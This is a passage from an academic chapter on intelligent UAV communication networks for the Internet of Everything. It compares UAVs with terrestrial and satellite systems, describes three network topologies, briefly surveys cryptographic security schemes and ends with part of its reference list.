


Fig. 7 Five distinct atmospheric layers

advanced technologies have been developed in the aerial platforms context to serve various purposes like telecommunication, remote sensing, smart services, and high-resolution aerial imaging. UAVs generally can take advantage of the terrestrial systems, such as D2D communication, RN, small cells (e.g., Femto cell), (HetNet) Network, smart and MIMO antennas, Worldwide Interoperability for Microwave Access (WiMAX), and Wireless Fidelity (WiFi) (e.g., 802.11 AX (WiFi e6)) that are linked to 5G and beyond. On the other hand, aerial platforms technology can also take advantage of the satellite's systems not only the position in the sky, thus more LoS connectivity, but also due to the capability of using high frequencies bands (e.g., 47/48 and 28 GHz) [11, 21, 33, 34].

Despite the advancements of UAV systems, they are not without limitations due to their nature and/or technological capabilities. The list below summarises the main challenges with satellite communications, as discussed in the literature.

- Aerial platform stability due to weather conditions (e.g., wind) is the main challenge, especially for lower altitudes, requiring increased power consumption to rectify.
- Considerable signal degradation when using high-frequency bands, yet less than satellite.
- Optical links between UAVs and/or ground stations is an open challenge due to the stability
- UAVs lifetime depends on energy technology (batteries, gasoline, solar, and wind).



a) Google Loon - International

b) HAA - USA

c) ABSOLUTE Tethered Balloon – EU

d) KARI - Korean

e) Facebook fixed-wing Aircraft - International

f) PSATRI Drone - KSA

Fig. 8 Examples of different aerial platforms worldwide

- Considerable cost due to the need for business analysis to understand the market potential
- Lack of legalization and policies in some regions across the world.

2.2 Comparison and Open Issues

This subsection summarises terrestrial systems against space-based systems, where several parameters will be compared in Table 1. This comprehensive comparison is based on the literature review highlighted in general, and this paper Refs. [1–34].

Table 1 Comprehensive comparison between terrestrial, UAVs, and satellite systems

	Terrestrial	UAVs		Satellite
Issue		Airship/Balloon 	Drone/Aircraft 	
Power consumption	High	Low	Low	Medium
Power supply	Mainly electricity	Propellers, solar panels	Fuel, propellers, solar panels	Solar panels
Altitude	Up to 250 m	0.1–25 km	0.1–25 km	600-36000 km
LoS Connectivity	Low	High	High	High
Capacity	Low, due to attenuation by terrain and/or obstacles	High, due to low altitude, so low attenuation and delay	High, due to low altitude, so low attenuation and delay	Low in especially GEOs, due to large path loss by high altitude
Frequency band	Few GHz	High GHz	High GHz	High GHz
Coverage	Land and coastline	Land and sea	Land and sea	Land and sea
Geographical coverage	Few km per BS	Up to few hundred km depends on altitude	Up to few hundred km depends on altitude	GEO: Large regions MEO/LEO: Global >500 km
Propagation delay	Varies	Very low	Very low	GEO/MEO: High
Lifetime	Long term	Up to 5 years	Varies	Up to 15 years
Deployment timing	In stages	Minimum of one platform/ground station	Minimum of one platform/ground station	MEO/LEO: In stages GEO: 1 stand-alone
Indoor reception	Substantial	Substantial	Substantial	Complex
Multipath Fading	High	Low	Low	Medium due to huge distance
HO complexity	High	Low	Varies in small footprint coverage	Medium
Complexity	Operating in rural areas	Facing wind	Facing wind/Re-fuelling	Complex MEOs and LEOs movement

(continued)

Table 1 (continued)

	Terrestrial	UAVs		Satellite
Shadowing from terrains	Causes gaps in coverage; needs additional equipment	Problem only at low elevation angles	Problem only at low elevation angles	Problem only at low elevation angles
Elevation angles	Low	Medium	Medium	High
Path loss model	Non-Free Space Loss (NFSL)	FSL and other empirical models	FSL and other empirical models	FSL
Doppler shift	Low	Low	High	Medium
Disaster-relief	Vulnerable to disasters	Quick and Easy service provision	Quick and Easy service provision	Service provision

3 Intelligent UAVs Network Configurations for Hyper-connected Societies and Security

The provision of wireless communication services based on the UAV system has a philosophy that its position in the sky could take advantage of both terrestrial and satellite communication systems' strengths while avoiding some of their shortcomings. As Fig. 9 illustrates, UAV system architecture has two main segments: a space segment and a ground segment, where each of these segments consists of a set of individual elements. This section aims to present four UAV network configurations that support IoX for hyper-connected societies and security.

As shown in Fig. 9, the structure of an intelligent UAV system requires two main segments: a space and a ground segment. The former contains at least one unmanned aeronautical platform that carries communication payloads, an integrated energy system (e.g., solar arrays, batteries, or fuel engine), and a station-keeping system. Where the unmanned aeronautical platform can fly in Troposphere or Stratosphere layers. In the case of more than one aerial platform, inter-platform optical or RF links are needed to deploy a network of platforms. Additionally, the platforms can be linked directly to one another by hop stations located midway between the platforms or by inter-platform links and can also be linked indirectly via satellite or the terrestrial Public Switched Telephone Network (PSTN) [7, 14, 35, 36].

The latter segment consists of Ground Control Centre (GCC) to control the platform's functionality and flight tasks via a backhaul link called "Control link". Additionally, many wireless communication links within a covered footprint can serve fixed or mobile users ranging from indoor and outdoor users. The GCC also controls the number and directions of the generated beams to form the ground cells via antennas. Thus, the ground station needs to be engineered and well-equipped using appropriate transceivers to communicate with UAVs, besides supervising their location and payload equipment. It also manages the traffic with other related networks




Fig. 9 The structure of UAVs system

and performs mobility management of the roaming users. UAVs are connected to the rest of the terrestrial telecommunications network PSTN via the ground station's backhaul link. To illustrate briefly, the main elements of such a ground station from the hardware point are antennas, Low-noise Amplifier (LNA), High-power Amplifier (HPA), a transceiver system, computers, and control panels. Further elements such as software and people are also required for the ground station to operate specific tasks [7, 11, 37–39].

Further, antennas are considered as one of the main hardware elements of UAV's GCC. The most crucial function that antennas can support is Telemetry, Tracking, and Command (TTC). Parabolic dish reflectors are typical antennas that are used in the GCC for UAV operations because of several reasons. For instance, they are directive, have high gain, are easy to fabricate, and are low cost. However, in terms of the software, there are three main software areas to operate such a UAV system: Real-time, on-board, and post-processing. "Real-time software operates during the whole of the period when the UAVs are visible from the associated ground station". "On-board software resides in the platform's on-board computer, and deals with all the specific tasks which need to be performed by the UAVs during the mission, such as data routing, power control, antenna beamforming, and fading mitigation techniques". "Post-processing software includes extraction of housekeeping and science/technology data for quality control and health assessment, data processing, and data analysis" [7]. Finally, people are essential for running the ground station facilities and operations, such as administration, project management (PM), technical support, and operations functions [11, 40].

Furthermore, an advanced antenna system is engineered at such an altitude to provide the desired coverage pattern on the ground. To illustrate the antenna system, any high altitude UAVs carry two phased-array antennas for transmission and reception. These antennas have a large number of cells that can project a cellular pattern onto the ground like the one in the terrestrial systems. Further, as shown in Fig. 10, the antenna needs to be steerable to make moving cells that suit roaming traffic demand as it varies its location and intensity hour by hour, leading to more system's capacity-on-demand features. Therefore, the cellular design uses parameters to meet the demand




Fig. 10 Cellular design according to traffic and users demand for high altitude UAVs system

a) Cellular layout – Urban.

b) Cellular layout– Rural.

or nature of the target areas. These parameters are central cell radius, beam width and tiers, and the coverage size and population density. Therefore, different cell structures can be obtained by tuning these parameters as Fig. 10 represents a modern and developed city, where neighbourhoods are paved, and the population distribution is equal, moving from the city center to the suburban. Whereas Fig. 10b represents an example of rural regions [40–43].

This planning link between a system and other systems and/or users is termed "Network Topology". In addition, Radio Frequency (RF) or optical links can be used to provide a connection between platforms via inter-platform links. The main topologies addressed in the following section are aerial platforms, namely standalone, integrated terrestrial-aerial platforms, and heterogenous terrestrial-aerial platforms-satellite. These network topology designs are introduced here to understand better the network topology scenarios that would support IoX for hyper-connected societies. For example, identifying the UAVs coverage footprint to deliver seamless wireless services can be obtainable through multi-cell coverage, altitude, elevation angle, transmission power, and antenna settings. Thus, the coverage footprint of a UAV can reach up to 400 km in diameter in best scenarios at an altitude of 25 km [36, 40].

3.1 A Standalone UAV Topology

The standalone UAV topology resembles a star configuration and acts as the main hub. Users within such a topology can communicate with each other and with other users in other networks using gateways on the ground. Using this topology depends on the QoS requirements, type of application, and payload, both weight and power consumption, which has its advantages and applications. Further, each cell's capacity relies on the antenna spot beam design, bandwidth, and power. Switching facilities can be on-board or on the ground, depending on QoS requirements, application type, and consideration of the platform payload (weight and power consumption). Moreover, in the short provision of wireless services for short-term events and disaster relief operations, the on-board switching could be the option that needs to be deployed due to the possibility of the absence of stationary ground stations within the UAV's footprint.

As shown in Fig. 11, the standalone architecture can be deployed in different places for several purposes to provide narrow/broadband wireless access within the coverage area for both fixed and mobile terminals on the ground. For instance, short-term large-scale events provide Internet connection to remote regions, provide remote sensing, and help in disaster surveillance and rescue teams. Generally speaking, there are two ways for the standalone topology: sending a UAV (e.g., Platform, Balloon, Drone) to the Troposphere or Stratosphere layers; or considering a tethered platform (e.g., Balloon) up to a few hundred meters above the ground. Of course, both scenarios depend on the application of the provided services.




Fig. 11 A standalone UAV topology

3.2 *An Integrated Terrestrial-UAV Topology*

The integration between UAVs and terrestrial systems has many advantages, and that stands for several reasons. For example, increased capacity demand and the need for more cellular coverage areas in the 5G network and beyond. Additionally, deliver an effective backhaul for remote areas with low population density (e.g., dislocated islands, mountains, desserts) with a competitive cost of deployment. UAVs can have one or more macrocells to serve fixed/mobile users with reasonable data rates. Further, the UAV network can be linked to the cellular network via a gateway, where the integration model uses a similar cellular structure for the UAVs and the terrestrial base stations. However, some challenges need to be considered: handover, interference, resource allocation, cell structures, and dynamic channel assignment. Figure 12 shows the integration of UAVs and terrestrial topology.




Fig. 12 An integration of Intelligent UAVs and terrestrial topology

3.3 A Heterogenous Terrestrial-UAV-Satellite Topology

Although UAV system has several advantages over terrestrial or satellite systems (e.g., large coverage area, high capacity, low propagation loss, better link budget), however, much new research has emphasized the need for heterogeneous networks, which represent a vital solution for decreasing congestion on mobile networks by sharing traffic with other access technologies with higher flows. Therefore, heterogeneous wireless topology can be achieved by deploying a multilayer approach for an integrated terrestrial system with the space-based system (UAVs and satellites) to provide seamless services over heterogeneous networks to obtain high QoS for global connectivity be seen in Fig. 13 [42]. This architecture consists of various layers, which include:

- A UAVs network that is connected by inter-platform links, either optical or RF,
- Ground stations linked by UAVs using both backhaul links, as well as hosting gateways to external networks,
- Intermediate nodes connected to the local wired or wireless system and UAVs system,
- Satellite links using backhaul links towards UAVs and ground stations,
- Many IoX devices, people, and things are connected to the heterogeneous network.

Each of the architecture's layers has different hardware and software capabilities and different frequency ranges. To envisage the heterogeneous concept, it is necessary to take advantage of bandwidth availability, coverage scenarios, frequency ranges, uplink and downlink services, and suitable interfaces between terrestrial-




Fig. 13 A heterogenous terrestrial-UAV-satellite topology

UAV-satellites systems. UAVs are sited between the satellite nodes and terrestrial BSs, where communication links between these layers are mainly RF links. Generally speaking, these three topologies have many enabling technologies, such as smart antennas; many common wireless services include WiMAX, WiFi e6, 5G, D2D, and Femto cell. However, the difference in the configuration is based on what application requires a specific topology, which can offer wide range of wireless services efficiently.

4 Security of UAV to IoX

There are a variety of secure IoX communication frameworks that leverage cryptography principles such as key agreement, authentication, encryption and decryption, integrity, blockchain, and digital signatures, and have implemented their suggested frameworks in real-time or with network simulators.

In terms of computation, communication, and storage overhead, secure UAV to IoX represent a vital role in system performance. Therefore, the authors of [43] introduced a technique for UAVs to control and for avoiding the Key Escrow issue. Furthermore, the proposed technique protects UAVs to IoX from authentication, privacy, and repudiation risks. Furthermore, the authors of [44] presented Elliptic Curve Cryptography based secure authentication architecture for UAVs that operate as mobile sinks over a wireless sensor network. According to an informal security study, data secrecy, mutual authentication, and session key agreement are among the security aspects of the proposed architecture. The authors of [45] discussed a lightweight identity authentication technique based on ECC for communication between UAVs and base stations. The proposed framework consists of UAVs, base stations, Communication Links, and a Trusted Center. In addition, the security analysis contains security properties such as unforgeability and traceability.

In communication between UAV and IoX, blockchain can be utilized to ensure security. The evaluation of blockchain for securing UAV and IoX communication focuses on cryptography-related aspects such as authentication, confidentiality, integrity, and encryption and decryption. For instance, the authors of [46] have presented a system paradigm comprising a public blockchain-based distributed network to allow secure drone communication. The suggested scheme's major goal is to offer data authentication, integrity, validation and verification, authorization, accountability, and identity anonymity protection. Thus, the blockchain accomplishes its main goal and outperforms several current schemes in terms of reliability and scalability for real-time drone applications.

5 Concluding Discussions and Recommendations

Due to intelligent UAVs' reliability, flexibility, portability, efficiency, applicability, rapid deployment, LoS connectivity, low manufacturing, launching, security, and maintenance cost, IoX can be used for a wide range of applications and thus support smart applications. IoX applications are applied in different zones such as forests, rural, suburban, urban, oceans, and short-term large-scale events [47–49]. Currently, the applications are extended to ground, underwater, and space [49]. An intelligent UAV can help IoX to connect everything and cover everywhere. It can extend the network coverage of IoX with and without communication infrastructure. UAV is enabled by IoX in many applications due to the flexibility of UAV coverage networks and flying closer to IoX supports high-level security. UAV can execute diverse intelligence in many applications such as smart transportation, delivery, and monitoring. Therefore, UAVs are applied as information transmitters, information collection, and traffic scheduling with high-level security [38]. For instance, UAVs can support highways by detecting vehicle traffic violations. Thus, UAVs support smart transportation by temporary connection and collecting transportation data in real-time. With the help of Machine Learning (ML), UAVs can immediately decide and convey traffic information to the end-users. Furthermore, ML can play a vital role in predicting the interference during the coexistence of different technologies based on [50–52]. The QoS and connectivity can be improved using efficient techniques to optimize the delivery services from space technology to IoX in order to create coexistence among them [53–56].

UAVs are particularly well-suited for the temporary provision of essential communication services for serving remote regions with low user density, short-term large-scale events, and the establishment of ad hoc networks. In addition, Intelligent UAVs can be used to support search and rescue teams effectively and efficiently in real-time for disaster management and emergency communication. At the same time, intelligent UAVs can also support carriers delivering goods, foods, medicine, and clothes to disaster areas [57] and quarantine areas during COVID-19 [58, 59]. Therefore, intelligent UAVs can help people in critical situations and solve many issues during COVID-19, such as monitoring people, delivering goods, medicine, and guiding people. Furthermore, intelligent UAVs can support weak connections during damage to the infrastructure by the disaster. For surveillance, intelligent UAV can provide a flexible view of the area or things, people in the high-resolution image including object positioning [60], mapping [61] regions detection [62], detecting infected person of COVID-19 from long distances and absent masks [58, 63]. For sensing, an intelligent UAV plays a vital role in improving smart environments and is considered a relay station or gateway for connecting the IoX nodes. Figure 14 demonstrates representative examples of IoX-Enabled UAVs.

This chapter discusses the integration between IoX and Intelligent UAVs, which aims to contribute towards hyper-connected societies and enhance the smartness of smart cities and applications. Soft infrastructure, a fast start-up time, gradual growth, on-demand capacity assignment, low capital investment, and low ongoing




Fig. 14 Selected examples of IoX-enabled UAV applications

operating costs are the main advantages of such an integration. UAVs' capabilities, network topologies, advantages, applications, and challenges have been outlined and compared against terrestrial and satellite systems. Future work recommends exploring more UAV smart applications with careful consideration of some of its challenges like platform stability, optical links, enhanced lifetime, and global legalization needs to be elaborated.

References

1. Alsamhi SH, Ma O, Ansari MS, Almalki FA (2019) Survey on collaborative smart drones and internet of things for improving smartness of smart cities. IEEE Access 7:128125–128152. https://doi.org/10.1109/ACCESS.2019.2934998
2. Almalki FA (2020) Utilizing drone for food quality and safety detection using wireless sensors. In: 2020 IEEE 3rd international conference on information communication and signal processing (ICICSP), Shanghai, China, pp 405–412. https://doi.org/10.1109/ICICSP50920.2020.9232046
3. Nair MM, Tyagi AK, Sreenath N (2021) The future with industry 4.0 at the core of society 5.0: open issues, future opportunities and challenges. In: 2021 international conference on computer communication and informatics (ICCCI), pp 1–7. https://doi.org/10.1109/ICCCI50826.2021.9402498
4. Almalki F et al, Green IoT for eco-friendly and sustainable smart cities: future directions and opportunities. Springer Mobile Networks and Applications, to be published
5. Almalki FA, Soufiene BO (2021) EPPDA: an efficient and privacy-preserving data aggregation scheme with authentication and authorization for IoT-based healthcare applications. Wireless

Commun Mobile Comput 2021, Article ID 5594159, 18 pp. https://doi.org/10.1155/2021/5594159

6. Higginbotham S (2020) Network included—[Internet of Everything]. IEEE Spectr 57(11):22–23. https://doi.org/10.1109/MSPEC.2020.9262153
7. Almalki FA (2021) Developing an adaptive channel modelling using a genetic algorithm technique to enhance aerial vehicle-to-everything wireless communications. Int J Comput Netw Commun 13(2):37–56. https://doi.org/10.5121/ijcnc.2021.13203
8. Jabbar R, Fetais N, Kharbeche M, Krichen M, Barkaoui K, Shinoy M, Blockchain for the internet of vehicles: how to use blockchain to secure vehicle-to-everything (V2X) communication and payment? IEEE Sens J. https://doi.org/10.1109/JSEN.2021.3062219
9. Almalki FA, Soufiene BO, Alsamhi SH, Sakli H (2021) A low-cost platform for environmental smart farming monitoring system based on IoT and UAVs. Sustainability 13(11):5908. https://doi.org/10.3390/su13115908
10. DataReportal—Global Digital Insights, DataReportal—Global Digital Insights, DataReportal—Global Digital Insights, 2013. https://datareportal.com/. Accessed 22 June 2021
11. Almalki FA, Angelides MC (2017) Propagation modelling and performance assessment of aerial platforms deployed during emergencies. In: 12th international conference for internet technology and secured transactions (ICITST), Cambridge, UK, pp 238–243. https://doi.org/10.23919/ICITST.2017.8356391
12. Koubâa A, Azar AT (2021) Unmanned aerial systems: theoretical foundation and applications. London, United Kingdom Academic Press, An Imprint of Elsevier
13. Alhusayni SA, Alsuwat SK, Altalhi SH, Almalki FA, Alzahrani HS (2021) Experimental study of a tethered balloon using 5G antenna to enhance internet connectivity. In: Lecture notes in networks and systems, pp 649–663. https://doi.org/10.1007/978-3-030-80129-8_46
14. Almalki FA (2018) Optimisation of a propagation model for last mile connectivity with low altitude platforms using machine learning. PhD dissertation, Dept. Elect. Eng., Brunel Univ., London, UK
15. Alsamhi SH, Ansari MS, Ma O, Almalki F, Gupta SK (2018) Tethered balloon technology in design solutions for rescue and relief team emergency communication services. In: Disaster medicine and public health preparedness, pp 1–8
16. Giordan D, Adams MS, Aicardi I et al (2020) The use of unmanned aerial vehicles (UAVs) for engineering geology applications. Bull Eng Geol Environ 79:3437–3481. https://doi.org/10.1007/s10064-020-01766-2
17. Almalki FA (2019) Comparative and QoS performance analysis of terrestrial-aerial platforms-satellites systems for temporary events. Int J Comput Netw Commun 11(6):111–133. https://doi.org/10.5121/ijcnc.2019.11607
18. Im G, Jung DH, Ryu JG (2020) Enhancing the connectivity of satellite IoT devices in terrestrial-non terrestrial integrated networks based on the Stackelberg game approach. In: 2020 international conference on information and communication technology convergence (ICTC), pp 1783–1785. https://doi.org/10.1109/ICTC49870.2020.9289259
19. Chen S, Sun S, Kang S (2020) System integration of terrestrial mobile communication and satellite communication—the trends, challenges and key technologies in B5G and 6G. China Commun 17(12):156–171. https://doi.org/10.23919/JCC.2020.12.011
